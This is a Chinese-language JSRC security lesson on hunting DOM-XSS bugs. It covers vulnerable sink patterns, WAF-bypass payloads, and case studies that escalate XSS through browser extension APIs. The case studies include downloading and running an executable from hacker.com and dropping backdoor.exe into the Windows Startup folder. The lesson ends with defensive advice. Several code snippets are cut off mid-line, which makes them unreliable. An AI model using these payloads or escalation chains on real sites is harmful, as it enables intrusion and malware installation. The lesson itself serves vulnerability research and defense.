安全小课堂第122期【DOM-XSS漏洞挖掘】

京东安全应急响应中心 2018-12-10

XSS(Cross-site scripting)是一种常见的web漏洞，按XSS payload位置的不同，分为反射型、存储型和DOM型XSS。
攻击者可以通过让受害者访问构造好的恶意链接，实现劫持、钓鱼、窃取登陆凭证（通常指document.cookie）。
由于Javascript的灵活性较高，所以DOM-XSS在web应用中，也是一种较难防御和修复，且出现的场景较多的漏洞。
JSRC **安全小课堂第122期**，邀请到**Camaro**作为讲师就**DOM-XSS漏洞挖掘**为大家进行分享。同时感谢小伙伴们的精彩讨论。

DOM-XSS出现的常见位置?

京安小妹

Camaro：
一、URL代入页面
这类DOM-XSS是最常见的，它的漏洞点通常是以下形式出现。

```
function getUrlParam(name) {    var reg = new RegExp("(^|&)" + name + "=([^&]
}document.getElementById('foo').innerHTML = getUrlParam('foo')
```

它出现的地方比较多，可能会是名称，地点，标题等等。

大多数情况下它和反射型XSS的区别不大，最大的区别是取的值不同。

来看代码中的第二行

```
var r = window.location.search.substr(1).match(reg);
```

此时取值时，匹配的URL是 `location.href` ，这个值包含了 `location.search` 和 `location.hash` 的值，而 `location.hash` 的值是不被传到服务器，并且能被前端JS通过 `getUrlParam` 函数成功取值。

二、跳转类

在 `javascript` 语法中，使用如下代码可以将页面进行跳转操作

```
location.href = urlparams.redirecturl;
```

这样的跳转通常会出现在登录页、退出页、中间页。

如果开发者让用户可以控制 `redirecturl` 参数，就可以使用 `javascript:alert(1)` 的形式进行XSS攻击。

最近几年的APP开发比较热门，通过web唤起APP的操作也是越来越多，跳转的协议也是多种多样，例如 `webview:// , myappbridge://` 等等。 仅仅使用 `http` 和 `https` 来判断URL是否合法已经不适用了，于是由跳转所产生的DOM-XSS漏洞也逐渐增多。

三、缓存类

开发者在缓存前端数据的时候，通常会存在 `sessionStorage` , `localStorage` , `cookie` 中，因为 `sessionStorage` 在页面刷新时就失效的特性，利用方式相对简单的只有后面两种。

```
function getCookie(name) {    var arr = document.cookie.match(new RegExp("(^
}
```

根据浏览器的同源策略，Cookie是可以被子域名读到的。 一旦我们发现在 `http://example.com/setCookie.php?key=username&value=password` 下可以设置Cookie,就可以结合一些读取Cookie的页面进行XSS攻击。

`localStorage` 的特性和Cookie类似，但它和Cookie不同的是，Cookie被设置过之后，具有有效期这个特性，而localStorage被设置过后，只要不手动清除或覆盖，这个值永远不会消失。 Cookie中通常会存放少量的缓存信息，像用户的头像URL，用户名等等，而localStorage中通常会存放一些大量，需要重复加载的数据，如搜索历史记录，缓存JS代码等等。

这些值被修改过以后，大部分开发者都不会去校验它的合法性，是否被修改过。

四、postMessage

`postMessage` 可以跨域使用，使用场景比较广泛，如支付成功的回调页面。

```
window.addEventListener("message", function (e) {    eval(e.data);
})
```

这段代码中，监听了message事件，取了 `e.data` 的值，也就是来自于其他页面上的message消息，但是没有检测来源。如果页面允许被嵌套，即可嵌套该页面，再使用 `window[0].postMessage` 即可向该窗口发送数据。

五、window.name

`window.name` 与其他 `window` 对象不同，它在窗口刷新后会保留。 例如

```
<iframe src="example.com" name="Foo"></iframe>
```

当这个页面刷新跳转到其他网站时，如果这个网站没有对 `window.name` 进行设置，那么当前 `window.name` 的值仍然是 `Foo`

DOM-XSS优势在哪里?

京安小妹

Camaro：

一、避开WAF

正如我们开头讲的第一种DOM-XSS，可以通过 location.hash 的方式，将参数写在 # 号后，既能让JS读取到该参数，又不让该参数传入到服务器，从而避免了WAF的检测。

我们可以使用 ja%0avasc%0aript:alert(1) , j\x61vascript:alert(1) 的形式绕过

可以利用 postMessage,window.name,localStorage 等攻击点进行XSS攻击的，攻击代码不会经过WAF。

二、长度不限

当我们可以用当前页面的变量名作为参数时，可以使用 <iframe src="http://example.com/?poc=name"> 的方式进行攻击。

三、隐蔽性强

攻击代码可以具有隐蔽性，持久性。例如使用Cookie和localStorage作为攻击点的DOM-XSS，非常难以察觉，且持续的时间长。

讲师

DOM-XSS巧妙利用的方式?

京安小妹

Camaro：

我们熟知的XSS利用方式有窃取Cookie，钓鱼页面，盲打后台地址。如果你对这个网站的框架比较熟悉的话，甚至可以让管理员上传一个WebShell。

接下来我们要分享的是，如何通过XSS来实现客户端RCE。

我们知道，chromium支持开发者扩展api。厂商在开发浏览器的时候，或是为了自己的业务需求，或是出于用户体验，会给浏览器扩展上一些自己的接口，这些接口比较隐蔽，且只接口来自于信任域名的数据。 但是如果我们有一个特殊域名下的XSS，或者这个特殊域名可以被跨域，我们甚至可以找任意一个当前域名的XSS对它进行攻击。

通过以下代码就可以对当前页面下的 chrome 对象进行遍历。

```
var p = chrome;for (var key in p) {  if (p.hasOwnProperty(key) && p[key] == "
  }
}
```

由遍历的结果可以看出，除了默认的 app,webstore 之外，还有一些特殊的 [object Object] 对象。再结合厂商的名字，就可以猜测出这个接口是做什么用的。

有一款浏览器，它的接口特别丰富，现在给大家分享以下之前的调试过程。

讲师

DOM-XSS案例分析?

京安小妹

Camaro：

案例一：

首先从业务入手，找到了一个叫做game.html的页面，我们观察到页面上大部分是游戏，使用了上面的代码对chrome对象进行遍历之后，发现了browser_game_api的对象，这个继续遍历这个api，看它有哪些变量、函数和对象。

这时候我们发现了一个函数叫做 downloadAndRun ，从函数名来看，这个函数执行的操作是比较危险的。那么这些函数的参数是什么的，我们不知道，就需要从这个特殊域名下面的页面中去找。 根据函数名搜索，很快就找到了这个函数调用的地方。于是构造攻击代码：


```
browser_game_api.downloadAndRun({'url': 'https://hacker.com/putty.exe'}, func
})
```

又因为这个站点将自己的 `domain` 设置成了 `example.com` ，于是我们可以通过其他 `exmaple.com` 下的XSS来调用它页面下的接口。

首先发现了 `https://exmaple.com/` 下的一个XSS，利用XSS将当前页面的 `document.domain` 设置为 `example.com` ，这样它就和 `game.html` 同域了。

接下来在XSS页面执行以下代码，即可在新的窗口弹出 `putty.exe` 。

```
document.domain="exmaple.com" // 确保当前域和打开的域是同域var a = window.open("
})
}
```



案例二:

继续遍历Api，我们又发现了一个特殊的接口，用于设置用户的偏好，其中就包含设置下载目录和设置静默下载。

于是我们想到了另一种攻击方式，就是通过调用它自带的设置偏好接口，将用户的下载目录设置为window的启动目录

C:\\Users\\User\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup

同样的，找到一个 exmaple.com 下的XSS，将自身的 domain 设置成 exmaple.com ，再使用 window.opener 的方式，调用特殊权限页面的接口进行攻击。

```
browser.setDownloadPath(
    {
    'path':'C:\\Users\\User\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu
    });
location.href="http://www.example.com/backdoor.exe";
```

案例三:

说完了针对windows的漏洞，再和大家一起分享一个安卓上的XSS利用技巧。

早在2014年12月12日，Rapid7报告了一个漏洞。利用浏览器的UXSS实现在Android 4.3 或更低版本的系统上安装任意APP。 这个漏洞利用了三点:

第一点使用了UXSS作为攻击手段，在 play.google.com 下调用安装APP的代码

第二点利用了 play.google.com 的可被嵌套的缺陷。我们知道在Android上是没有 window.opener 这个属性的，不能通过 window.open 一个窗口再调用它的函数。还有一种利用的方式是通过 iframe 对它进行调用。

```
<iframe src="poc.html" name="foo></iframe>


window.foo.func()
```

第三点，play.google.com 的安装机制，是在用户登录了浏览器之后就可以唤起 Google Play 进行安装。

结合这三点，就完全满足了XSS利用的条件

结合这二点，就完全满足了XSS利用的条件。
来看一下完整的攻击流程
首先攻击者注册成为Google开发者，在应用市场上发布了一款叫做backdoor_app 的应用。
接着将play.google.com嵌套至攻击页面中，利用UXSS调用安装代码。
谷歌市场启动，在后台进行安装应用。

讲师

DOM-XSS防御手段?

京安小妹

Camaro：
1.对于写标签类的DOM型XSS，输出到HTML中例如
document.getEelementById("id") = innerHTML = "<img src=x onerror=alert(1)>"只需要将<>实体化即可，将<>替换成<>
2.对于跳转类的XSS，例如
location.href = "javascript:alert(1)"有一个简单的方法，就是将这个url创建成一个a标签，检查它的host是否合法，是否以http或指定的协议开头，否则视为非法跳转。
3.对于eval(string)类的XSS
不建议使用这种写法，一个负责的开发不应该写这种代码出来。
如果实在要用，需要过滤非常多的字符，双引号，单引号，反引号，等于号，小括号，点，加减乘除，和一些特殊的字符，例如name,top,parent,opener等等（以上列出不完全）

讲师

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

简历请发送：cv-security@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心